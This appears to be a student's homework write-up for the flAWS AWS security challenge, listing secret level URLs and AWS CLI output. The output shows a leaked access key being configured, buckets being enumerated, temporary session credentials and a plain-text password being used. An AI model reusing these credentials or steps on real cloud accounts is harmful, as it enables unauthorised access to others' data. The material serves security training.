# ENPM665 – Cloud Security

# Homework – 3

*Author – Syed Mohammad Ibrahim*


*UMD ID: iamibi*

*UID: 118428369*


*Email: iamibi@umd.edu*

1. http://flaws.cloud.s3-website-us-west-2.amazonaws.com/secret-dd02c7c.html
2. http://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud/secret-e4443fc.html

3.




```
PS C:\Users\Darth Vader> aws s3 ls --profile default s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/
                           PRE .git/
2017-02-26 19:14:33     123637 authenticated_users.png
2017-02-26 19:14:34       1552 hint1.html
2017-02-26 19:14:34       1426 hint2.html
2017-02-26 19:14:35       1247 hint3.html
2017-02-26 19:14:33       1035 hint4.html
2020-05-22 14:21:10       1861 index.html
2017-02-26 19:14:33         26 robots.txt
```




```
PS C:\Users\Darth Vader> aws configure --profile flaws
AWS Access Key ID [None]: AKIAJ366LIPB4IJKT7SA
AWS Secret Access Key [None]: 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
Default region name [None]:
Default output format [None]:
PS C:\Users\Darth Vader> cat .\.aws\credentials
[default]
aws_access_key_id = [redacted]
aws_secret_access_key =
[flaws]
aws_access_key_id = AKIAJ366LIPB4IJKT7SA
aws_secret_access_key = OdNa7m+bqUvF3Bn/qgSnPE1kBpqcBTTjqwP83Jys
PS C:\Users\Darth Vader> aws --profile flaws s3 ls
2017-02-12 16:31:07 2f4e53154c0a7fd086a04a12a452c2a4caed8da0.flaws.cloud
2017-05-29 12:34:53 config-bucket-975426262029
2017-02-12 15:03:24 flaws-logs
2017-02-04 22:40:07 flaws.cloud
2017-02-23 20:54:13 level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud
2017-02-26 13:15:44 level3-9afd3927f195e10225021a578e6f78df.flaws.cloud
2017-02-26 13:16:06 level4-1156739cfb264ced6de514971a4bef68.flaws.cloud
2017-02-26 14:44:51 level5-d2891f604d2061b6977c2481b0c8333e.flaws.cloud
2017-02-26 14:47:58 level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud
2017-02-26 15:06:32 theend-797237e8ada164bf9f12cebf93b282cf.flaws.cloud
PS C:\Users\Darth Vader>
```

4. Username: **flaws**, Password: **nCP8xigdjpjyiXgJ7nJu7rw5Ro68iE8M**

5.




```
PS C:\Users\Darth Vader> aws --profile level5 s3 ls level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud
>>
                           PRE ddcc78ff/
2017-02-26 21:11:07        871 index.html
```



```
[level5]
aws_access_key_id = ASIA6GG7PSQGTPW6WGMC
aws_secret_access_key = 0jKGMGpVFkzrkPWTVMIIsfs9MYCP3kQyGfACQzBS
aws_session_token =
IQoJb3JpZ2luX2VjEJb//////////wEaCXVzLXdlc3QtMiJGMEQCIC62FqaVqtKX8Row0k1ilrirJxH9EIeZvTW7MpMVVlHHAiB4iL9XrsbPfuOODE6TMtrsvIV+rM
XHHk7XFkNme1kfKirMBAh/EAMaDDk3NTQyNjI2MjAyOSIMe2F8xOV0LrqsHNGtKqkED4TsYKyHWRjzL0QefsJdKyt1cTGDzoF9CJiZyRJo7dG826hO95hyC6ZpC09r
1UxmeBPULMHXciIOcdSLzFVWgqJkr2UciIAS2149b8mYhNZHFcYxFMNNSsvzCM9j3DYTxVz90/uRfFEbfdvguleNeipTiiPhLDSTWHBaqsuORjXAd7lYEu1UuTwYDi
KjOXqSadA+qNXWfl8nCZslKXZhC2cUj8yGwjJlPeo3Z/TJTryRP/TfwkHrtsAN87djKdrqx1sJ32Ukd8MSKjmw5O6WOcFUvHh8C4qf7tKlWEXxIZkBIos2rOxPWZsp
yD/b4kmvbcdqpL6469P3whm9fn7ztc5J7FFvNqUwFJv49fQhWliy/7nhRtEQpMnczxZOW1NQLXcu1gI6aBmV5uwRYfQu45DwAh18RlhbncUbTRjxprfw7bezlwDdA4
ugETcFFBgE5H213C5jpuWq3i271EFcxEvltyiM+pVUFmAirhns40AdK29oRnyYZNRzaHIDU1NANBxHQrirmTFIOks2anDpvFcEIk8C5iHlv3cXoWxYIeCpBla3JS/v
InDja7ATSxxQkUByakxMWdre5eoQtGCok+bCZ6pP/I4zvCyt6AyWUE4wXt5II+6d5FdMds2rZz3six2DUCCcFCt16JNPZYnBqwNfzinPVCx48Et+HlEpgb9PjRnRaL
8h0xnIAL5vW6volAzgCGtYDLAM/5QmEitLakq860v9n3/F9TD7+YCbBjqqAQg26QRU6sU2Av3hN9sR+PgHocUhRu7P0CRH760TVsoXPiaQLclea2vaTgaOLUunnB//
R2zfS5/chpkjYa0iblpLURHzSeiNMEnVXsufMOTi+aj4GujO66k9Hy+QVgYWkxEEg8ISs5PBO2BSdZwvBGpuP7zeS1pU8Ai6ekjVKNTFlbE3hKbwZK+W7CwHMyM/af
mTM/fGGIShhHfy7/KzRQfuajr7HClfzRJu
```

6. http://theend-797237e8ada164bf9f12cebf93b282cf.flaws.cloud/d730aa2b/



## flAWS - The End

**Lesson learned**

It is common to give people and entities read-only permissions such as the SecurityAudit policy. The ability to read your own and other's IAM policies can really help an attacker figure out what exists in your environment and look for weaknesses and mistakes.

**Avoiding this mistake**

Don't hand out any permissions liberally, even permissions that only let you read meta-data or know what your permissions are.

## The End

Congratulations on completing the flAWS challenge!

Send me some feedback at scott@summitroute.com

Tweet and tell your friends about it if you learned something from it.

There is also now a flaws2.cloud! Check that out, and a reminder, if your company is interested in receiving AWS security training, please reach out to me at scott@summitroute.com.